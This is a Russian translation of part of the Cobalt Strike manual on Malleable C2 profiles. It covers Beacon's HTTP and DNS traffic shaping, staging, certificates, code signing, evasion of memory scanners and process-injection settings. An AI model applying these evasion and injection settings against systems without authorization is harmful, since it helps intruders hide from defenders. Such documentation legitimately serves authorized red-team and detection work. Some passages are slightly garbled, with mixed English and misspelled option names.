Преобразования данных являются важной частью процесса настройки индикаторов. Индикаторы позволяют вам настраивать данные, которые Beacon должен отправлять или получать с каждой транзакцией. Вы также можете добавлять посторонние индикаторы в каждую транзакцию.

В запросе HTTP GET или POST эти сторонние индикаторы приходят в виде заголовков или параметров. Используйте инструкцию parameter в блоке клиента, чтобы добавить произвольный параметр в HTTP GET или POST транзакцию.

Этот код заставит Beacon добавить ?bar=blah к URI /foobar, когда он делает запрос.

```
http-get {
    client {
        parameter "bar" "blah";
```

Используйте инструкцию header в блоках клиента или сервера, чтобы добавить произвольный HTTP-заголовок к запросу клиента или ответу сервера. Эта инструкция добавляет индикатор, позволяющий успокоить команды мониторинга безопасности сети.

```
http-get {
    server {
        header "X-Not-Malware" "I promise!";
```

Интерпретатор профиля интерпретирует ваши заголовки и параметры по порядку. Тем не менее, библиотека WinINet (клиент) и веб-сервер Cobalt Strike'a обладает окончательным решением относительно того, где в транзакции появятся эти индикаторы.

## Параметры

Вы можете настроить параметры Beacon'a по умолчанию через файл профиля. Существует два типа параметров: глобальные и локальные. Глобальные параметры изменяют глобальные настройки Beacon'a. Локальные зависят от конкретной транзакции. Вы должны устанавливать локальные параметры в соответствующем контексте. Используйте инструкцию set для установки параметра.

```
set "sleeptime" "1000";
```

Вот несколько параметров:

Параметр	Контекст	Значение по умолчанию	Изменения
data_jitter		0	Добавляет строку случайной длины (до значение data_jitter) к http-get и http-post в выходные данные сервера
headers_remove			Список, разделенный запятыми, HTTP-заголовков клиента для удаления из Beacon'a C2
host_stage	true		Payload хоста для staging'a по HTTP, HTTPS или DNS. Требуется staggers
jitter	0		Коэффициент джиттера по умолчанию (0-99%)
pipename	msagent_##		Имя канала по умолчанию, используемое для одноранговой коммуникации SMB Beacon'a. Каждый # заменяется случайнм шестнадцатеричным значением
pipename_stager	status_##		Имя канала, который будет использоваться для stager'a SMB Beacon'a с именованными каналами. Каждый знак # заменяется случайнм шестнадцатеричным значением
sample_name	Мой профиль		Название этого профиля (используется в индикаторах компрометации)
sleeptime	6000		Время сна по умолчанию (в миллисекундах)
smb_frame_header			Добавляет заголовок к сообщениям SMB Beacon'a
ssh_banner	Cobalt Strike 4.2		Баннер SSH-клиента

Параметр	Контекст	Значение по умолчанию	Изменения
ssh_pipename		postex_ssh_####	Имя канала для SSH-сессий. Каждый # заменяется случайным шестнадцатеричным значением
steal_token_access_mask		Blank/0 (TOKEN_ALL_ACCESS)	Устанавливает значение по умолчанию, используемое командой Beacon'a steal_token и командой Aggressor Script'a bsteal_token для функций OpenProcessToken "Требуемый доступ". Предложение: использовать "11" для "TOKEN_DUPLICATE   TOKEN_ASSIGN_PRIMARY   TOKEN_QUERY"
tasks_max_size		1048576	Максимальный размер (в байтах) задания (s) и прокси-данных, которые могут быть переданы по каналу связи при регистрации
tasks_proxy_max_size		921600	Максимальный размер (в байтах) прокси-данных для передачи по каналу связи при регистрации.
tasks_dns_proxy_max_size		71680	Максимальный размер (в байтах) прокси данных для передачи через канал связи DNS при регистрации
tcp_frame_header			Добавление заголовка к сообщениям TCP Beacon'a
tcp_port		4444	Порт прослушивания TCP Beacon'a по умолчанию
uri	http-get, http-post	(параметры запроса)	URI транзакции
uri_x86	http-stager		URI x86 stage payload'a
uri_x64	http-stager		URI x64 stage payload'a
useragent		Internet Explorer (случайно)	User-Agent по умолчанию для HTTP-коммуникаций
verb	http-get, http-post	GET, POST	HTTP-глагол, который будет использоваться для транзакции

С помощью параметра `uri` вы можете указать несколько URI в виде строки, разделенной пробелами. Веб-сервер Cobalt Strike'a привяжет все эти URI и назначит один из них каждому хосту Beacon'a, когда будет создан Beacon stage.

Даже если параметр `useragent` существует, вы можете использовать инструкцию `header`, чтобы переопределить данный параметр.

## Дополнительные аспекты для параметров 'task\_'

Параметры `tasks_max_size`, `tasks_proxy_max_size` и `tasks_dns_proxy_max_size` работают вместе для создания буфера данных, который будет передан Beacon'у при регистрации. Когда Beacon регистрируется, он запрашивает список заданий и прокси-данных, которые уже готовы к передаче этому Beacon'у и его дочерним. Буфер данных начинает заполняться заданием (заданиями), за которыми следуют прокси-данные для родительского маяка. Затем этот процесс продолжается для каждого дочернего маяка до тех пор, пока больше не будет доступно ни заданий, ни прокси-данных, или пока размер `tasks_max_size` не будет превышен следующим заданием или прокси-данными.

`tasks_max_size` контролирует максимальный размер в байтах буфера данных, заполненного заданиями и прокси-данными, который можно передать beacon'у через DNS, HTTP, HTTPS и одноранговые каналы связи. В большинстве случаев значения по умолчанию вполне подходят, однако в некоторых случаях пользовательское задание превышает максимальный размер и не может быть отправлена. Например, вы используете команду `executے-assembly` с исполняемым файлом размером более 1 МБ, и в консоли командного сервера и Beacon'a отображается следующее сообщение:

*[Консоль командного сервера]*

*Dropping task for 40147050! Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.*

*[Консоль Beacon'a]*

*Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.*

Увеличение параметра `tasks_max_size` позволит отправить это пользовательское задание. Однако для этого потребуется перезапуск командного сервера и генерация новых Beacon'ов, поскольку параметр `tasks_max_size` вносится в настройки конфигурации при генерации Beacon'a и не может быть изменен. Эта настройка также влияет на то, сколько памяти в куче выделяет Beacon для обработки заданий.

### Лучшие практики:

- Определите самый большой размер задания, которое будет отправлено Beacon'у. Это можно сделать с помощью тестирования и поиска сообщения, приведенного выше, или изучив ваши собственные объекты (исполняемые файлы, dll и т.д.), которые используются в ваших заданиях. Как только это будет определено, добавьте дополнительное свободное место к значению. Используя информацию из приведенного выше примера, установите 1572864 (1,5 МБ) как размер `tasks_max_size`. Дополнительное пространство необходимо потому, что более мелкое задание может следовать за более крупным, чтобы прочитать ответ.
- Когда значение `tasks_max_size` будет определено, обновите параметр `task_max_size` в вашем профиле, запустите командный сервер и сгенерируйте артефакты Beacon'a для развертывания на ваших целевые системы.
- Если ваша инфраструктура требует, чтобы Beacon'ы, генерируемые другими командными серверами, соединялись друг с другом по одноранговым каналам связи, то этот параметр должен быть обновлен на всех командных серверах. В противном случае Beacon будет игнорировать запрос, когда он превысит свой настроенный размер.
- Если вы используете внешний C2 Listener, то потребуется обновление для поддержки размера `tasks_max_size` больше, чем 1 МБ по умолчанию.

При выполнении большого задания не ставьте его в очередь с другими заданиями, особенно если оно выполняется на Beacon'e, использующем одноранговые каналы связи (SMB и TCP), так как оно может задержаться на несколько регистраций в зависимости от количества уже поставленных в очередь заданий и прокси-данных для отправки. Причина в том, что при добавлении задания оно имеет размер X байт, что уменьшает общее доступное пространство для добавления дополнительных заданий. Кроме того, проксирование данных через Beacon также уменьшает объем доступного пространства для отправки большого задания. Когда задание откладывается, в консоли командного сервера и Beacon'a отображается следующее сообщение:

*[Консоль командного сервера]*

*Chunking tasks for 123! Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin.*

*[Консоль Beacon'a]*

*Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin.*

Параметры `tasks_dns_proxy_max_size` (DNS-канал) и `tasks_proxy_max_size` (другие каналы) определяют размер прокси-данных в байтах, которые будут отправляться Beacon'у. Оба параметра должны быть меньше, чем параметр `tasks_max_size`. Рекомендуется не изменять эти параметры, так как размеры по умолчанию вполне подходят. Эти настройки работают так: при добавлении прокси-данных в буфер данных для родительского Beacon'a используется значение каналов `proxy_max_size` минус текущая длина задания, которая может быть как положительным, так и отрицательным значением. Если это положительное значение, то прокси-данные будут добавлены к этому значению. Если это отрицательное значение, то прокси-данные будут пропущены для данной регистрации. Для дочернего Beacon'a размер `proxy_max_size` временно сокращается на основе доступного пространства буфера данных, оставшегося после обработки родительского и предыдущих дочерних Beacon'ов.

## HTTP Staging

Beacon - это поэтапный payload. Это означает, что payload загружается stager'ом и временно хранится в памяти. Ваши индикаторы http-get и http-post не будут действовать, пока Beacon не окажется в памяти вашей цели. Блок http-stager в Malleable C2 настраивает процесс HTTP staging'a.

```
http-stager {
    set uri_x86 "/get32.gif";
    set uri_x64 "/get64.gif";
```

Параметр `uri_x86` задает URI для загрузки x86 stage payload'a. Параметр `uri_x64` задает URI для загрузки x64 stage payload'a.

```
client {
    parameter "id" "1234";
    header "Cookie" "Какое-то значение";
}
```

Ключевое слово `client` в контексте `http-stager` определяет клиентскую сторону HTTP-транзакции. Используйте ключевое слово `parameter`, чтобы добавить параметр к URI. Используйте ключевое слово `header`, чтобы добавить заголовок к HTTP GET-запросу stager'a.

```
server {
    header "Content-Type" "image/gif";
    output {
        prepend "GIF89a";
```

```

        print;
    }
}

```

Ключевое слово `server` в контексте `http-stager` определяет серверную сторону HTTP-транзакции. Ключевое слово `header` добавляет заголовок сервера к ответу. Ключевое слово `output` в контексте сервера `http-stager` представляет собой преобразование данных для изменения `stage payload'a`. Это преобразование может только добавлять строки в начало или в конец `stage'a`. Используйте инструкцию завершения `print`, чтобы закрыть этот блок вывода.

## Описание HTTP-транзакции Beacon'a

Чтобы собрать все это воедино, необходимо знать, как выглядит транзакция Beacon'a и какие данные отправляются с каждым запросом.

Транзакция начинается, когда Beacon делает HTTP GET запрос на веб-сервер Cobalt Strike'a. В это время Beacon должен отправить метаданные, содержащие информацию о скомпрометированной системе.

**ПОДСКАЗКА:**

Метаданные сессии - это зашифрованный блок данных. Без кодирования они не подходят для передачи в заголовке или параметре URI. Всегда применяйте инструкцию `base64`, `base64url` или `netbios` для кодирования метаданных.

Веб-сервер Cobalt Strike'a отвечает на HTTP GET заданиями, которые должен выполнить Beacon. Изначально эти задания отправляются в виде одного зашифрованного двоичного блока. Вы можете преобразовать эту информацию с помощью ключевого слова `output` в контексте сервера `http-get`.

По мере выполнения заданий Beacon накапливает выходные данные. После завершения всех заданий Beacon проверяет, есть ли выходные данные для отправки. Если их нет, переходит в режим сна. Если они есть, Beacon инициирует HTTP POST транзакцию.

HTTP POST запрос должен содержать идентификатор сессии в параметре URI или заголовке. Cobalt Strike использует эту информацию, чтобы связать выходные данные с нужной сессией. Изначально публикуемое содержимое представляет собой зашифрованный двоичный блок. Вы можете преобразовать эту информацию с помощью ключевого слова `output` в контексте клиента `http-post`.

Веб-сервер Cobalt Strike'a может ответить на HTTP POST чем угодно. Beacon не принимает и не использует эту информацию. Вы можете указать вывод HTTP POST с помощью блока `output` в контексте сервера `http-post`.

**ПРИМЕЧАНИЕ:**

Несмотря на то, что `http-get` по умолчанию использует GET, а `http-post` по умолчанию использует POST, вы не ограничиваетесь этими параметрами. Используйте параметр `verb`, чтобы изменить эти значения по умолчанию. Гибкость здесь очень велика.

В данной таблице приведены эти ключевые слова и данные, которые они передают:

Запрос	Компонент	Блок	Данные
<code>http-get</code>	<code>client</code>	<code>metadata</code>	Метаданные сессии

Запрос	Компонент	Блок	Данные
http-get	server	output	Задания Beacon'a
http-post	client	id	ID сессии
http-post	client	output	Ответы Beacon'a
http-post	server	output	Пусто
http-stager	server	output	Кодированной stage payload'a

## Конфигурация HTTP-сервера

Блок http-config влияет на все HTTP-ответы, передаваемые веб-сервером Cobalt Strike'a. Здесь вы можете указать дополнительные HTTP-заголовки и порядок HTTP-заголовков.

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive,
                 Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
}
```

**set headers** - Этот параметр определяет порядок доставки этих HTTP-заголовков в HTTP-ответе. Все заголовки, не включенные в этот список, добавляются в конец.

**header** - Это ключевое слово добавляет значение заголовка к каждому HTTP-ответу Cobalt Strike'a. Если значение заголовка уже определено в ответе, это значение игнорируется.

**set trust\_x\_forwarded\_for** - Этот параметр определяет, будет ли Cobalt Strike использовать HTTP-заголовок X-Forwarded-For для определения удаленного адреса запроса. Используйте этот параметр, если ваш сервер CobaltStrike'a находится за HTTP-редиректором.

**block\_useragents** и **allow\_useragents** - Эти параметры настраивают список user agent'ов пользователя, которые блокируются или допускаются при получении ответа 404. По умолчанию все запросы от агентов пользователя, начинающиеся с curl,lynx или wget блокируются. Если указаны оба параметра, **block\_useragents** будет иметь приоритет над **allow\_useragents**. Значение параметра поддерживает строку значений, разделенных запятыми. Значения поддерживают простые дженерики:

Пример	Описание
не указано	Используйте значение по умолчанию (curl*, lynx*, wget*). Блокировать запросы от user agent'ов, начинающиеся с curl, lynx или wget.
пусто (block_useragents)	Ни один user agent не заблокирован
пусто (allow_user_agents)	Все user agent'ы разрешены.
что-то	Блокировать/разрешать запросы с user agent'ом равным 'что-то'
что-то*	Блокировать/разрешать запросы с user agent'ом, начинающимся с 'что-то'.
*что-то	Блокировать/разрешать запросы с user agent'ом, заканчивающимся на 'что-то'.
*что-то*	Блокировать/разрешать запросы с user agent'ом, содержащим 'что-то'.

## Самоподписанные SSL-сертификаты с SSL Beacon'ом

HTTPS Beacon использует индикаторы HTTP Beacon'a в своей коммуникации. Профили Malleable C2 могут также указывать параметры для самоподписанного SSL-сертификата C2-сервера Beacon'a. Это полезно, если вы хотите воспроизвести агента с уникальными индикаторами в его SSL-сертификате:

```
https-certificate {
    set CN      "bobsmalware.com";
    set O       "Bob's Malware";
}
```

Параметры сертификата, которыми управляет ваш профиль:

Параметр	Пример	Описание
C	US	Страна
CN	beacon.cobaltstrike.com	Общее имя; Ваш домен обратной связи
L	Washington	Местонахождение
O	Help/Systems LLC	Название организации
OU	Certificate Department	Название подразделения
ST	DC	Штат или провинция

Параметр	Пример	Описание
срок действия	365	Количество дней действия сертификата

## Валидные SSL-сертификаты с SSL Beacon'ом

У вас есть возможность использовать валидный SSL-сертификат с Beacon'ом. Используйте профиль Malleable C2, чтобы указать файл хранилища ключей Java и пароль для хранилища ключей. Это хранилище ключей должно содержать закрытый ключ вашего сертификата, корневой сертификат, все промежуточные сертификаты и сертификат домена, предоставленный вашим поставщиком SSL-сертификатов. CobaltStrike ожидает найти файл хранилища ключей Java в той же папке, что и ваш профиль MalleableC2.

```
https-certificate {
    set keystore "domain.store";
    set password "пароль";
}
```

Параметры для использования валидного SSL-сертификата:

Параметр	Пример	Описание
keystore	domain.store	Файл хранилища ключей Java с информацией о сертификате
password	mypassword	Пароль для вашего хранилища ключей Java

Ниже описаны шаги по созданию валидного SSL-сертификата для использования с Beacon'ом:

- Используйте программу keytool для создания файла хранилища ключей Java. Эта программа задаст вопрос "Какое у вас имя и фамилия?". Убедитесь, что вы ответили полным доменным именем сервера вашего Beacon'a. Также не забудьте записать пароль хранилища ключей. Он понадобится вам позже.

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

- Используйте keytool для создания запроса на подписание сертификата (Certificate Signing Request, CSR). Вы отправите этот файл поставщику SSL-сертификата. Они проверят, что вы являетесь тем, кем представляетесь, и выдадут сертификат. С некоторыми поставщиками работать проще и дешевле, нежели с другими.

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

- Импортируйте корневой и промежуточные сертификаты, которые предоставляет ваш SSL-поставщик.

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
```

- И наконец, необходимо установить сертификат домена.

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store
```

Вот и все. Теперь у вас есть файл хранилища ключей Java, готовый к использованию с Beacon'ом.

## Варианты профиля

Файлы профилей Malleable C2 по умолчанию содержат один профиль. Можно упаковать варианты текущего профиля, указав блоки вариантов для http-get, http-post, http-stager и https-certificate.

Блок варианта задается как [имя блока] "имя варианта" { ... }. Вот вариант http-get блока с именем "Мой вариант":

```
http-get "Мой вариант" {
    client {
        parameter "bar" "blah";
```

Блок варианта создает копию текущего профиля с указанными блоками вариантов, заменяющими блоки по умолчанию в самом профиле. Каждое уникальное имя варианта создает новый вариант профиля. Вы можете заполнить профиль любым количеством имен вариантов.

Варианты можно выбрать при конфигурировании Listener'a HTTP или HTTPS Beacon'a. Варианты позволяют каждому Listener'у HTTP или HTTPS Beacon'a, привязанному к одному командному серверу, иметь сетевые IOС, которые отличаются друг от друга.

## Сертификат разработчика

**Payloads -> Windows Stager Payload** и **Windows Stageless Payload** дают вам возможность подписать исполняемый файл или DLL. Чтобы использовать этот параметр, вы должны указать файл хранилища ключей Java с вашим сертификатом разработчика и закрытым ключом. Cobalt Strike ожидает найти файл хранилища ключей Java в той же папке, что и ваш профиль Malleable C2.

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias      "server";
}
```

Настройки сертификата разработчика следующие:

Параметр	Пример	Описание
alias	server	Псевдоним хранилища ключей для данного сертификата
digest_algorithm	SHA256	Алгоритм дайджеста
keystore	keystore.jks	Файл хранилища ключей Java с информацией о сертификате
password	mypassword	Пароль к вашему хранилищу ключей Java

Параметр	Пример	Описание
timestamp	false	Установите временную метку на файл с помощью стороннего сервиса
timestamp_url	http://timestamp.digicert.com	URL-адрес сервиса временных меток

## DNS Beacon'ы

У вас есть возможность изменять сетевой трафик DNS Beacon'a/Listener'a с помощью Malleable C2.

```

dns-beacon "optional-variant-name" {
    # Параметры перенесены в группу 'dns-beacon' в 4.3:
    set dns_idle          "1.2.3.4";
    set dns_max_txt        "199";
    set dns_sleep          "1";
    set dns_ttl             "5";
    set maxdns              "200";
    set dns_stager_prepend "doc-stg-prepend";
    set dns_stager_subhost "doc-stg-sh./";

    # Параметры переопределения подхостов DNS добавлены в 4.3:
    set beacon              "doc.bc.";
    set get_A                "doc.1a.";
    set get_AAAA             "doc.4a.";
    set get_TXT              "doc.tx.";
    set put_metadata         "doc.md.";
    set put_output            "doc.po.";
    set ns_response          "zero";
}

```

Настройки следующие:

Параметр	Значение по умолчанию	Изменения
dns_idle	0.0.0.0	IP-адрес, используемый для указания отсутствия заданий для DNS Beacon'a; Маска для других значений DNS C2
dns_max_txt	252	Максимальная длина ответов DNS TXT для заданий
dns_sleep	0	Принудительный сон перед каждым отдельным DNS запросом. (в миллисекундах)
dns_stager_prepend		Добавление текста к stage payload'у в TXT-записи DNS
dns_stager_subhost	.stage.123456.	Поддомен, используемый TXT-записью stager'a.

Параметр	Значение по умолчанию	Изменения
dns_ttl	1	TTL для DNS-ответов
maxdns	255	Максимальная длина имени хоста при загрузке данных через DNS (0-255)
beacon		Префикс подхоста DNS, используемый для запросов Beacon'a. (текст в нижнем регистре)
get_A	cdn.	Префикс подхоста DNS, используемый для запросов A-записи (текст в нижнем регистре)
get_AAAA	www6.	Префикс подхоста DNS, используемый для запросов AAAA-записи (текст в нижнем регистре)
get_TXT	api.	Префикс подхоста DNS, используемый для запросов TXT-записи (текст в нижнем регистре)
put_metadata	www.	Префикс подхоста DNS, используемый для запросов метаданных (текст в нижнем регистре)
put_output	post.	Префикс подхоста DNS, используемый для запросов выходных данных (текст в нижнем регистре)
ns_response	drop	Как обрабатывать запросы NS-записей. "drop" не отвечать на запрос (по умолчанию), "idle" отвечать A-записью для IP-адреса из "dns_idle", "zero" отвечает A-записью для 0.0.0.0

Вы можете использовать "ns\_response", когда DNS-сервер отвечает на запросы цели с ошибками "Server failure". Публичный DNS-рэзервер может инициировать запросы NS-записей, которые DNS-сервер на командном сервере Cobalt Strike'a по умолчанию отбрасывает.

```
{target} {DNS Resolver} Standard query 0x5e06 A
doc.bc.11111111.a.example.com

{DNS Resolver} {target} Standard query response 0x5e06 Server
failure A doc.bc.11111111.a.example.com
```

## Предостережения при работе с Malleable C2

Malleable C2 дает вам новый уровень контроля над вашей сетью и индикаторами хостов. С этой властью приходит и ответственность. Malleable C2 - это еще и возможность совершить множество ошибок. Вот несколько вещей, о которых следует помнить, когда вы настраиваете свои профили:

- Каждый экземпляр Cobalt Strike'a использует по одному профилю за раз. Если вы измените профиль или загрузите новый профиль, ранее развернутые Beacon'ы не смогут взаимодействовать с вами.

- Всегда следите за состоянием ваших данных и за тем, что позволяет протокол, когда вы выполняете их преобразование. Например, если вы преобразуете метаданные в base64 и храните их в URI параметре - это не сработает. Почему? Некоторые символы base64 (+, = и /) имеют особое значение в URI. Инструмент c2lint и компилятор профилей не обнаруживают подобные типы проблемы.
- Всегда тестируйте свои профили, даже после небольших изменений. Если Beacon не может с вами связаться, возможно, проблема в вашем профиле. Отредактируйте его и попробуйте снова.
- Доверьтесь инструменту c2lint. Этот инструмент превосходит возможности компилятора профиля. Проверки основаны на том, как реализована данная технология. Если проверка с помощью c2lint не прошла, это означает, что в вашем профиле есть серьезная проблема.

# Malleable PE, Внедрение в процесс и Пост-эксплуатация

## Обзор

Профили Malleable C2 - это больше, нежели индикаторы коммуникации. Профили Malleable C2 также управляют характеристиками Beacon'a в памяти, определяют, как Beacon выполняет внедрение в процесс и влияют на задания Cobalt Strike'a для пост-эксплуатации. В последующих разделах описываются эти расширения языка Malleable C2.

## Индикаторы PE и памяти

Блок stage в профилях Malleable C2 управляет тем, как Beacon загружается в память, и редактирует содержимое Beacon DLL.

```
stage {
    set userwx "false";
    set compile_time "14 Jul 2009 8:14:00";
    set image_size_x86 "512000";
    set image_size_x64 "512000";
    set obfuscate "true";

    transform-x86 {
        prepend "\x90\x90";
        strrep "ReflectiveLoader" "DoLegitStuff";
    }

    transform-x64 {
        # преобразование x64 stage DLL
    }

    stringw "I am not Beacon";
}
```

Блок **stage** принимает команды, которые добавляют строки в секцию .rdata Beacon DLL. Команда **string** добавляет строку с терминальным нулем. Команда **stringw** добавляет широкую (в кодировке UTF-16LE) строку. Команда **data** добавляет вашу строку такой, какая она есть.

Блоки **transform-x86** и **transform-x64** размещают и преобразуют Reflective DLL Beacon stage'a. Эти блоки поддерживают три команды: **prepend**, **append** и **strrep**.

Команда **prepend** вставляет строку перед Reflective DLL Beacon'a. Команда **append** добавляет строку после Reflective DLL Beacon'a. Убедитесь, что добавляемые данные являются корректным кодом для архитектуры stage'a (x86, x64). Программа c2lint не предусматривает проверку на это. Команда **strrep** заменяет строку внутри Reflective DLL Beacon'a.

Блок stage принимает несколько параметров, которые управляют содержимым Beacon DLL и предоставляют подсказки для изменения поведения Reflective Loader'a Beacon'a:

Параметр	Пример	Описание
allocator	HeapAlloc	Устанавливает, как Reflective Loader Beacon'a выделяет память для агента. Варианты: HeapAlloc, MapViewOfFile и VirtualAlloc.
cleanup	false	Запрашивает Beacon осуществить попытку освобождения память, связанную с пакетом Reflective DLL, который ее инициализировал.
magic_mz_x86	MZRE	Переопределяет первые байты (включая MZ-заголовок) Reflective DLL Beacon'a. Валидные x86 инструкции обязательны. Выполняйте инструкции, изменяющие состояние процессора, с инструкциями, которые отменяют это изменение.
magic_mz_x64	MZAR	Аналогично magic_mz_x86; влияет на x64 DLL.
magic_pe	PE	Переопределяет метку PE-символа, используемую Reflective Loader'ом Beacon'a, другим значением.
module_x86 <sup>1</sup>	xpsservices.dll	Запрашивает x86 Reflective Loader загрузить указанную библиотеку и перезаписать ее пространство вместо выделения памяти с помощью VirtualAlloc.
module_x64 <sup>1</sup>	xpsservices.dll	Аналогично module_x86; влияет на x64 лоадер.
obfuscate	false	Обfuscates the import table of Reflective DLL, перезаписывает неиспользуемое содержимое заголовков и запрашивает Reflective Loader скопировать Beacon в новую память без DLL-заголовков.
sleep_mask	false	Обфусцируйте Beacon и его кучу в памяти, до его сна.

Параметр	Пример	Описание
smartinject	false	Использует встроенные подсказки указателя на функцию для загрузки агента Beacon'a без обращения к kernel32 EAT.
stompppe	true	Запрашивает Reflective Loader уничтожить значения MZ, PE и e_lfanew после загрузки Beacon'a.
userwx	false	Запрашивает Reflective Loader использовать или отказатьься от RWX разрешения для Beacon DLL в памяти.

1. - Параметры module\_x86 и module\_x64 теперь поддерживают возможность указать начальное порядковое значение для поиска экспортруемой функции. Необязательная часть 0x## - это начальное порядковое значение, указанное как целое число. Если библиотека задана, а Beacon не перезаписывает себя в область памяти, тогда, вероятно, библиотека не имеет экспортруемой функции с порядковым значением от 1 до 15. Чтобы решить эту проблему, определите допустимое порядковое значение и укажите его, используя дополнительный синтаксис, например: setmodule\_x64 "libtemp.dll+0x90".

## Клонирование PE-заголовков

Блок stage имеет несколько параметров, которые изменяют характеристики Reflective DLL Beacon'a, чтобы он в памяти выглядел как нечто иное. Они предназначены для создания индикаторов, поддерживающих задания по анализу и сценарии имитации угроз.

Параметр	Пример	Описание
checksum	0	Значение CheckSum в PE-заголовке Beacon'a
compile_time	14 July 2009 8:14:00	Время сборки в PE-заголовке Beacon'a
entry_point	92145	Значение EntryPoint в PE-заголовке Beacon'a
image_size_x64	512000	Значение SizeOfImage в PE-заголовке x64 Beacon'a
image_size_x86	512000	Значение SizeOfImage в PE-заголовке x86 Beacon'a
name	beacon.x64.dll	Имя экспортруемой Beacon DLL
rich_header		Метаинформация, вставляемая компилятором

Пакет Cobalt Strike'a для Linux включает инструмент peclone для извлечения заголовков из DLL и представления их в виде готового к использованию stage блока:

```
./peclone [/путь/до/sample.dll]
```

## Уклонение и обfuscация в памяти

Используйте команду **prepend** блока stage, чтобы побороть анализ, который сканирует первые несколько байт сегмента памяти в поисках признаков внедренной DLL. Если для обнаружения ваших агентов используются специфичные для инструмента строки, измените их с помощью команды **strup**.

Если **strup** недостаточно, установите **sleep\_mask** в true. Это указывает Beacon'у обfuscировать себя и свою кучу в памяти перед тем, как заснуть. После сна Beacon деобфусцирует себя, чтобы запросить и выполнить задания. SMB и TCP Beacon'ы будут обfuscировать себя во время ожидания нового соединения или ожидания данных от родительской сессии.

Решите, на сколько вы хотите, чтобы DLL была похожа сама на себя в памяти. Если вы хотите обеспечить легкое обнаружение, установите **stomppre** в false. Если вы хотите слегка обfuscировать вашу Beacon DLL в памяти, установите **stomppre** в true. Если вы хотите повысить сложность, установите **obfuscate** в true. Этот параметр предпримет много шагов для обfuscации вашего Beacon stager'a и конечного состояния DLL в памяти.

Одним из способов обнаружения внедрений в память DLL является поиск магических байтов MZ и PE в их предполагаемых местах расположения относительно друг друга. Эти значения обычно не обfuscируются, поскольку от них зависит процесс Reflective Loading'a. Параметр **obfuscate** не влияет на эти значения. Установите **magic\_pe** для двух букв или байтов, которые отмечают начало PE-заголовка. Установите **magic\_mz\_x86** для изменения этих магических байтов в x86 Beacon DLL. Установите **magic\_mz\_x64** для x64 Beacon DLL. После инструкций, изменяющих состояние процессора, следуют инструкции, отменяющие изменения. Например, MZ - это легко узнаваемая последовательность в заголовке, но это также валидные x86 и x64 инструкции. Следующие за ней RE (x86) и AR (x64) - это валидные x86 и x64 инструкции, которые отменяют изменения MZ. Данные рекомендации изменят магические значения в пакете Reflective DLL Beacon'a и заставят процесс Reflective Loading'a использовать новые значения.

```
root@kali: ~$ $ hexdump -C file.bin
00000000 4d 5a 52 45
00000004
$ ndisasm -b 32 file.bin
00000000 4D          dec    ebp
00000001 5A          pop    edx
00000002 52          push   edx
00000003 45          inc    ebp
$
```

Рисунок 46. Дизассемблирование значения по умолчанию для module\_mz\_x86

Установите **userwx** в false, чтобы попросить загрузчик Beacon'a не использовать разрешения RWX. Сегменты памяти с такими разрешениями будут привлекать повышенное внимание аналитиков и продуктов безопасности.

По умолчанию загрузчик Beacon'a выделяет память с помощью VirtualAlloc. Используйте параметр **allocator**, чтобы изменить это. Опция HeapAlloc выделяет память в куче для Beacon'a с разрешениями RWX. Аллокатор MapViewOfFile выделяет память для Beacon'a путем создания анонимной области памяти сопоставленной файловой области в текущем процессе. Модуль stomping является альтернативой этим вариантам и способом заставить Beacon выполнять из желаемого образа памяти. Установите **module\_x86** для DLL, которая примерно в два раза больше, чем сам payload. Загрузчик x86 Beacon'a загрузит указанную DLL, найдет ее местоположение в памяти и перезапишет ее.

Это способ размещения Beacon'a в памяти, которую Windows ассоциирует с файлом на диске. Важно, чтобы выбранная вами DLL не была нужна приложениям, в которых вы собираетесь разместиться. Параметр **module\_x64** - та же самая история, но она влияет на x64 Beacon.

Если вы беспокоитесь о Beacon stage, который инициализирует Beacon DLL в памяти, установите **cleanup** в true. Эта опция освободит память, связанную с Beacon stage'ом, когда она больше не понадобится.

## Внедрение в процесс

Блок process-inject в профилях Malleable C2 формирует внедряемое содержимое и контролирует поведение внедрения в процесс для Beacon payload'a. Он также контролирует поведение выполнения Beacon Object Files (BOF) в рамках текущего Beacon'a.

```
process-inject {
    # настройка способа выделения памяти в удаленном процессе для
    # внедряемого содержимого
    set allocator "VirtualAllocEx";

    # настройка способа выделения памяти в текущем процессе для
    # содержимого BOF'a
    set bof_allocator "VirtualAlloc";
    set bof_reuse_memory "true";

    # настройка характеристик памяти для внедряемого содержимого и
    # BOF'a
    set min_alloc "16384";
    set startrwx "true";
    set userwx "false";

    # преобразование x86 внедряемого содержимого
    transform-x86 {
        prepend "\x90\x90";
    }

    # преобразование x64 внедряемого содержимого
    transform-x64 {
        append "\x90\x90";
    }

    # определение способа выполнения внедренного кода
    execute {
        CreateThread "ntdll.dll!RtlUserThreadStart";
        SetThreadContext;
        RtlCreateUserThread;
    }
}
```

Блок process-inject принимает несколько параметров, которые управляют процессом внедрения в процесс в Beacon'e:

Параметр	Пример	Описание
allocator	VirtualAllocEx	Предпочтительный метод выделения памяти в удаленном процессе. Укажите VirtualAllocEx или NtMapViewOfSection. Параметр NtMapViewOfSection предназначена только для внедрения на той же архитектуре. VirtualAllocEx всегда используется для межархитектурного выделения памяти.
b0f_allocator	VirtualAlloc	Предпочтительный метод выделения памяти в текущем процессе для выполнения BOF'a. Укажите VirtualAlloc, MapViewOfFile или HeapAlloc.
b0f_reuse_memory	true	Повторно использовать выделенную память для последующих выполнений BOF'a, в противном случае освободить память. Память будет очищаться, если она не используется. Если доступный объем памяти недостаточно велик, то она будет освобождена и выделена большего размера.
min_alloc	4096	Минимальный объем памяти для запроса внедряемого содержимого или BOF'a.
